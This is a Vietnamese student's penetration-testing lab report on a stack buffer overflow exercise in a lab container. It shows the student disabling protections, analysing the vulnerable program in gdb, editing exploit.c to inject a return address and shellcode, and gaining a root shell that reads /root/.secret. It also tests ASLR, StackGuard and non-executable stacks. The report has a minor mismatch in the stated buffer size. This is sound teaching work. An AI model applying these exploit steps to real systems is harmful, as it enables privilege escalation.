

**HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG**  
**KHOA AN TOÀN THÔNG TIN**



**BÁO CÁO THỰC HÀNH**  
**HỌC PHẦN: KIỂM THỬ XÂM NHẬP**  
**MÃ HỌC PHẦN: INT14107**

**THỰC HÀNH BÀI LAB BUFOVERFLOW**

Sinh viên thực hiện:

B21DCAT151 – Trần Thị Thu Phương

Tên lớp: 03

Giảng viên hướng dẫn: TS. Đinh Trường Duy

**HÀ NỘI 2025**

## I. Khởi động bài lab

- Chạy lệnh: labtainer -r bufoverflow để bắt đầu bài lab

```
student@ubuntu:~/labtainer/trunk/scripts/labtainer-student$ labtainer -r bufoverflow

Please enter your e-mail address: [B21DCAT151]B21DCAT151
Started 1 containers, 0 completed initialization, please wait...
Started 1 containers, 1 completed initialization. Done.

Buffer Overflow Lab -- Read this first

The lab manual for this lab is at:
file:///home/student/labtainer/trunk/labs/bufoverflow/docs/bufoverflow.pdf
Right click on the above link to open the lab manual.

Press <enter> to start the lab

student@ubuntu:~/labtainer/trunk/scripts/labtainer-student$
```

## II. Thực hành

### 1. Tắt các cơ chế bảo vệ

- Tiến hành tắt tính năng ngẫu nhiên hóa không gian địa chỉ với lệnh:

```
sudo sysctl -w kernel.randomize_va_space=0
```

- Biên dịch file shellcode .c thành dạng có thể thực thi:

```
gcc -m32 -fno-stack-protector call_shellcode.c
```

- Làm tương tự với file stack.c

```
gcc -m32 -fno-stack-protector stack.c
```

Thêm lệnh cho phép ngăn xếp thực thi


```
gcc -m32 -z execstack -o stack stack.c
```

```
ubuntu@bufoverflow:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
ubuntu@bufoverflow:~$ ls
call_shellcode call_shellcode.c compile.sh exploit exploit.c stack stack.c whilebash.sh
ubuntu@bufoverflow:~$ gcc -m32 -z execstack -o call_shellcode call_shellcode.c
ubuntu@bufoverflow:~$ sudo su
root@bufoverflow:/home/ubuntu# gcc -m32 -o stack -z execstack -fno-stack-protector stack.c
root@bufoverflow:/home/ubuntu# chmod 4755 stack
root@bufoverflow:/home/ubuntu# ls -la
total 88
drwxr-xr-x 1 ubuntu ubuntu 4096 Apr 29 18:00 .
drwxr-xr-x 1 root root 4096 Oct 1 2021 ..
-rw-r--r-- 1 ubuntu ubuntu 384 Apr 29 18:00 .bash_history
-rw-r--r-- 1 ubuntu ubuntu 220 Aug 31 2015 .bash_logout
-rw-r--r-- 1 ubuntu ubuntu 3920 Apr 29 17:47 .bashrc
drwxr-xr-x 1 ubuntu ubuntu 4096 Apr 29 17:47 .local
-rw-r--r-- 1 ubuntu ubuntu 1152 Apr 29 17:47 .profile
-rw-r--r-- 1 ubuntu ubuntu 185 Apr 29 17:47 .secret
-rw-r--r-- 1 ubuntu ubuntu 0 Apr 29 17:47 .sudo_as_admin_successful
-rwxrwxr-x 1 ubuntu ubuntu 7392 Apr 29 18:00 call_shellcode
-rw-r--r-- 1 124 135 970 Aug 31 2021 call_shellcode.c
-rwxr-xr-x 1 124 135 668 Aug 31 2021 compile.sh
-rwxrwxr-x 1 ubuntu ubuntu 7588 Apr 29 17:50 exploit
-rw-r--r-- 1 124 135 1355 Aug 31 2021 exploit.c
-rwsr-xr-x 1 root root 7480 Apr 29 18:00 stack
-rw-r--r-- 1 124 135 650 Apr 29 17:47 stack.c
-rwxr-xr-x 1 124 135 477 Oct 1 2021 whilebash.sh
root@bufoverflow:/home/ubuntu#
```

```
student@ubuntu: ~/labtainer/trunk/...
File Edit View Search Terminal Tabs Help
student@ubu... x student@ubu... x
Tran Thi Thu Phuong B21DCAT151
Tue Apr 29 11:01:47 PDT 2025
student@ubuntu:~/labtainer/trunk/scri
```

Lệnh trên sẽ biên dịch “stack.c” và tạo một phiên bản thực thi của chương trình được gọi là “stack”. Đồng thời ta cũng sử dụng quyền cho stack là 4755.

- Kiểm tra file stack.c



```
ubuntu@bufoverflow: ~
File Edit View Search Terminal Help
GNU nano 2.5.3 File: stack.c

/* stack.c */

/* Lab Exercise - Buffer Overflow */
/* This program has an buffer overflow vulnerability. */
/* Your task is to exploit this vulnerability */

#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int bof(char *str)
{
    char buffer[231]; /* originally 12 in SEED labs */

    //BO Vulnerability
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char* argv[])
{
    char str[1000]; /* originally 517 in SEED labs */

    FILE *badfile;
    badfile = fopen("badfile", "r");

    fread(str, sizeof(char), 1000, badfile); /* originally 517 in SEED labs */
    bof(str);

    printf("Returned Properly\n");
    return 1;
}

student@ubuntu: ~/labtainer/trunk/...
File Edit View Search Terminal Help
Tran Thi Thu Phuong B21DCAT151
Tue Apr 29 09:22:57 PDT 2025
student@ubuntu:~/labtainer/trunk/scri
student@ubuntu:~/labtainer/trunk/scri
abtainer-student$
```

Ta nhận thấy rằng file chương trình chứa lỗi đang đọc 1000 byte nội dung từ một file tên là badfile và gọi hàm bof() để sao chép 1000 byte đó vào một chuỗi buffer. Ở đây lỗi nằm ở hàm bof() cụ thể là hàm strcpy() đang sao chép 1000 byte vào một chuỗi có độ dài 319 byte gây lỗi buffer overflow.

## 2. Shellcode và khai thác với cơ chế bảo vệ được tắt

- Sử dụng gdb để disassemble hàm bof của stack

```

root@bufoverflow:/home/ubuntu# gdb --quiet stack
Reading symbols from stack...(no debugging symbols found)...done.
(gdb) disassemble bof
Dump of assembler code for function bof:
   0x080484bb <+0>:    push    %ebp
   0x080484bc <+1>:    mov     %esp,%ebp
   0x080484be <+3>:    sub     $0xf8,%esp
   0x080484c4 <+9>:    sub     $0x8,%esp
   0x080484c7 <+12>:   pushl   0x8(%ebp)
   0x080484ca <+15>:   lea     -0xef(%ebp),%eax
   0x080484d0 <+21>:   push    %eax
   0x080484d1 <+22>:   call    0x8048370 <strcpy@plt>
   0x080484d6 <+27>:   add     $0x10,%esp
   0x080484d9 <+30>:   mov     $0x1,%eax
   0x080484de <+35>:   leave
   0x080484df <+36>:   ret
End of assembler dump.
(gdb)

```

```

student@ubuntu: ~/labtainer/trunk/...
File Edit View Search Terminal Tabs Help
student@ubu... x student@ubu... x
Tran Thi Thu Phuong B21DCAT151
Tue Apr 29 11:01:47 PDT 2025
student@ubuntu:~/labtainer/trunk/scr

```

- Ở đây chương trình tải địa chỉ của buffer, điểm bắt đầu của buffer cách địa chỉ ban đầu một khoảng là 0xef (239)

Đặt breakpoint tại địa chỉ 0x080484ca, chạy và kiểm tra thanh ghi ebp bằng lệnh **b\* 0x080484ca** và **i r**

```

(gdb) b* 0x080484ca
Breakpoint 1 at 0x80484ca
(gdb) r
Starting program: /home/ubuntu/stack

Program received signal SIGSEGV, Segmentation fault.
0xf7e75d76 in fread () from /lib32/libc.so.6
(gdb) i r
eax             0xfffffd2c4      -11580
ecx             0xf7fc8bcc      -134444084
edx             0x0             0
ebx             0xf7fc8000      -134447104
esp             0xfffffd280      0xfffffd280
ebp             0xfffffd2a8      0xfffffd2a8
esi             0x0             0
edi             0x3e8           1000
eip             0xf7e75d76      0xf7e75d76 <fread+38>
eflags          0x10206      [ PF IF RF ]
cs              0x23           35
ss              0x2b           43
ds              0x2b           43
es              0x2b           43
fs              0x0             0
gs              0x63           99
k0              0x0             0

```

```

student@ubuntu: ~/labtainer/trunk/...
File Edit View Search Terminal Tabs Help
student@ubu... x student@ubu... x
Tran Thi Thu Phuong B21DCAT151
Tue Apr 29 11:01:47 PDT 2025
student@ubuntu:~/labtainer/trunk/scr

```

```

k7              0x0             0
(gdb) i r $ebp
ebp             0xfffffd2a8      0xfffffd2a8
(gdb)

```

Kiểm tra các register và biết được ebp đang nhận giá trị **0xfffffd2a8**, đây là điểm bắt đầu của địa chỉ trả về của buffer.

- Chỉnh sửa file exploit.c để tạo file chứa shellcode, sau đó sao chép code vào cuối buffer.

$*(buffer + 243) = 0x30;$

```
*(buffer + 244) = 0xd3;
```

```
*(buffer + 245) = 0xff;
```


```
*(buffer + 246) = 0xff;
```

```
int shell_offset = sizeof(buffer) - sizeof(shellcode);
```

```
for (int i = 0; i<sizeof(shellcode); ++i){
```

```
    buffer[shell_offset + i] = shellcode[i];
```

```
}
```



```
root@bufoverflow: /home/ubuntu
File Edit View Search Terminal Help
GNU nano 2.5.3 File: exploit.c Modified

{
    char buffer[1000]; /* originally 517 in SEED labs */
    FILE *badfile;

    /*-----Initialize buffer with 0x90 (NOP instruction)-----*/
    memset(buffer, 0x90, sizeof(buffer));

    /*Add your changes to the buffer here */
    *(buffer + 243) = 0x30;
    *(buffer + 244) = 0xd3;
    *(buffer + 245) = 0xff;
    *(buffer + 246) = 0xff;


    int shell_offset = sizeof(buffer) - sizeof(shellcode);
    for (int i = 0; i<sizeof(shellcode); ++i){
        buffer[shell_offset + i] = shellcode[i];
    }

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 1000, 1, badfile); /* originally 517 in SEED labs */
    fclose(badfile);
}
```

student@ubuntu: ~/labtainer/trunk/...  
File Edit View Search Terminal Tabs Help  
student@ubu... x student@ubu... x  
Tran Thi Thu Phuong B21DCAT151  
Tue Apr 29 11:01:47 PDT 2025  
student@ubuntu:~/labtainer/trunk/scri


- Chạy file exploit, sau đó chạy file stack để khai thác.

```
root@bufoverflow:/home/ubuntu# nano exploit.c
root@bufoverflow:/home/ubuntu# gcc -o exploit exploit.c
root@bufoverflow:/home/ubuntu# ls
call_shellcode  call_shellcode.c  compile.sh  exploit  exploit.c  stack  stack.c  whilebash.sh
root@bufoverflow:/home/ubuntu# ./exploit
root@bufoverflow:/home/ubuntu# ls
badfile  call_shellcode.c  exploit  stack  whilebash.sh
call_shellcode  compile.sh  exploit.c  stack.c
root@bufoverflow:/home/ubuntu# ./stack
# cat
cat /root/.secret
cat /root/.secret
cat /root/.secret
```



student@ubuntu: ~/labtainer/trunk/...  
File Edit View Search Terminal Tabs Help  
student@ubu... x student@ubu... x  
Tran Thi Thu Phuong B21DCAT151  
Tue Apr 29 11:01:47 PDT 2025

```
root@bufoverflow:/home/ubuntu# ./stack
# cat /root/.secret
# This secret file is generated when container is created
# The root secret string below will be replaced with a keyed hash
My ROOT secret string is: 9f3fa80ade299926925a18c3b4b726e1
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
#
```




student@ubuntu: ~/labtainer/trunk/...  
File Edit View Search Terminal Tabs  
student@ubu... x student@ubu... x  
Tran Thi Thu Phuong B21DCAT151  
Tue Apr 29 11:01:47 PDT 2025  
student@ubuntu:~/labtainer/trunk/

### 3. Khai thác với cơ chế ngẫu nhiên hóa không gian địa chỉ được bật

- Bật lại cơ chế ngẫu nhiên hóa không gian địa chỉ với tham số là 2, sau đó chạy file whilebash.sh

```
# exit
root@bufoverflow:/home/ubuntu# sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
root@bufoverflow:/home/ubuntu# ./whilebash.sh
./whilebash.sh: line 24: 1419 Segmentation fault (core dumped) ./stack
./whilebash.sh: line 24: 1420 Segmentation fault (core dumped) ./stack
./whilebash.sh: line 24: 1421 Segmentation fault (core dumped) ./stack
./whilebash.sh: line 24: 1422 Segmentation fault (core dumped) ./stack
./whilebash.sh: line 24: 1423 Segmentation fault (core dumped) ./stack
./whilebash.sh: line 24: 1424 Segmentation fault (core dumped) ./stack
./whilebash.sh: line 24: 1425 Segmentation fault (core dumped) ./stack
./whilebash.sh: line 24: 1426 Segmentation fault (core dumped) ./stack
./whilebash.sh: line 24: 1427 Segmentation fault (core dumped) ./stack
./whilebash.sh: line 24: 1428 Segmentation fault (core dumped) ./stack
./whilebash.sh: line 24: 1429 Segmentation fault (core dumped) ./stack
./whilebash.sh: line 24: 1430 Segmentation fault (core dumped) ./stack
./whilebash.sh: line 24: 1431 Segmentation fault (core dumped) ./stack
./whilebash.sh: line 24: 1432 Segmentation fault (core dumped) ./stack
./whilebash.sh: line 24: 1433 Segmentation fault (core dumped) ./stack
./whilebash.sh: line 24: 1434 Segmentation fault (core dumped) ./stack
```




student@ubuntu: ~/labtainer/trunk/...  
File Edit View Search Terminal Tabs Help  
student@ubu... x student@ubu... x  
Tran Thi Thu Phuong B21DCAT151  
Tue Apr 29 11:01:47 PDT 2025  
student@ubuntu:~/labtainer/trunk/scri

Sau khoảng thời gian chờ khá lâu, ta đã có thể xâm nhập với quyền root.

### 4. Tấn công với trình bảo vệ StackGuard được bật




```
root@bufoverflow:/home/ubuntu# sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@bufoverflow:/home/ubuntu# gcc -m32 -o stack -z execstack stack.c
root@bufoverflow:/home/ubuntu# ./stack
*** stack smashing detected ***: ./stack terminated
/usr/sbin/exec_wrap.sh: line 16: 1728 Aborted (core dumped) ./stack
root@bufoverflow:/home/ubuntu# ./stack
*** stack smashing detected ***: ./stack terminated
/usr/sbin/exec_wrap.sh: line 16: 1754 Aborted (core dumped) ./stack
root@bufoverflow:/home/ubuntu#
```

A terminal window titled 'student@ubuntu: ~/labtainer/trunk/...' with menu options 'File Edit View Search Terminal Tabs Help'. It shows two tabs for 'student@ubu...'. The terminal content includes the name 'Tran Thi Thu Phuong B21DCAT151', the date 'Tue Apr 29 11:01:47 PDT 2025', and the prompt 'student@ubuntu:~/labtainer/trunk/scr...'.

- Tắt cơ chế địa chỉ ngẫu nhiên, sau đó tạo lại file mới có trình bảo vệ StackGuard.

Tiến hành chạy file stack

```
root@bufoverflow:/home/ubuntu# sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@bufoverflow:/home/ubuntu# gcc -m32 -o stack -z execstack stack.c
root@bufoverflow:/home/ubuntu# ./stack
*** stack smashing detected ***: ./stack terminated
/usr/sbin/exec_wrap.sh: line 16: 1728 Aborted (core dumped) ./stack
root@bufoverflow:/home/ubuntu# ./stack
*** stack smashing detected ***: ./stack terminated
/usr/sbin/exec_wrap.sh: line 16: 1754 Aborted (core dumped) ./stack
root@bufoverflow:/home/ubuntu# gcc -m32 -o stack -z noexecstack stack.c
root@bufoverflow:/home/ubuntu# ./stack
*** stack smashing detected ***: ./stack terminated
/usr/sbin/exec_wrap.sh: line 16: 1801 Aborted (core dumped) ./stack
root@bufoverflow:/home/ubuntu#
```

A terminal window titled 'student@ubuntu: ~/labtainer/trunk/...' with menu options 'File Edit View Search Terminal Tabs Help'. It shows two tabs for 'student@ubu...'. The terminal content includes the name 'Tran Thi Thu Phuong B21DCAT151', the date 'Tue Apr 29 11:01:47 PDT 2025', and the prompt 'student@ubuntu:~/labtainer/trunk/scr...'.

Lúc này màn hình hiện lỗi “stack smashing detected”. Lỗi này xảy ra do cơ chế bảo vệ Stack Protector của GCC phát hiện có sự ghi đè bộ nhớ ngoài giới hạn của stack.

## 5. Cơ chế ngăn xếp không thực thi

- Tạo file stack nhưng đánh dấu noexecstack (không thể thực thi stack của chương trình)



```
root@bufoverflow:/home/ubuntu# sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@bufoverflow:/home/ubuntu# gcc -m32 -o stack -z execstack stack.c
root@bufoverflow:/home/ubuntu# ./stack
*** stack smashing detected ***: ./stack terminated
/usr/sbin/exec_wrap.sh: line 16: 1728 Aborted (core dumped) ./stack
root@bufoverflow:/home/ubuntu# ./stack
*** stack smashing detected ***: ./stack terminated
/usr/sbin/exec_wrap.sh: line 16: 1754 Aborted (core dumped) ./stack
root@bufoverflow:/home/ubuntu# gcc -m32 -o stack -z noexecstack stack.c
root@bufoverflow:/home/ubuntu# ./stack
*** stack smashing detected ***: ./stack terminated
/usr/sbin/exec_wrap.sh: line 16: 1801 Aborted (core dumped) ./stack
root@bufoverflow:/home/ubuntu# gcc -m32 -o stack -fno-stack-protector -z noexecstack stack.c
root@bufoverflow:/home/ubuntu# ./stack
Segmentation fault (core dumped)
root@bufoverflow:/home/ubuntu#
```

Khi này, màn hình hiện thông báo lỗi chương trình truy cập vào vùng bộ nhớ không hợp lệ

6. Kiểm tra checkwork

```
student@ubuntu:~/labtainer/trunk/scripts/labtainer-student$ checkwork
Results stored in directory: /home/student/labtainer_xfer/bufoverflow
Labname bufoverflow

Student      | gain_root_priv | while_run | stack_protect |
=====|=====|=====|=====|
B21DCAT151   | Y | Y | Y |

What is automatically assessed for this lab:

gain_root_priv: Did the student get a root shell & display the /root/.secret file?
while_run: Did the student run the whilebash.sh with aslr on?
stack_protect: Experimented with enabling stack guard?
student@ubuntu:~/labtainer/trunk/scripts/labtainer-student$ echo "Tran Thi Thu Phuong B21DCAT151"
; date
Tran Thi Thu Phuong B21DCAT151
Tue Apr 29 11:32:16 PDT 2025
student@ubuntu:~/labtainer/trunk/scripts/labtainer-student$
```

Kết quả nộp bài trên seclab: AC

Bài tập

Trạng thái

Lịch sử

Bảng xếp hạng

Hướng dẫn

Trần Thị Thu Phương  
B21DCAT151

Hồ sơ

Lớp học

Đăng xuất

Lịch sử nộp bài

ID	Thời gian	Bài tập	Kết quả
20880	2025-04-30 01:33:43	Trần bộ đệm stack	AC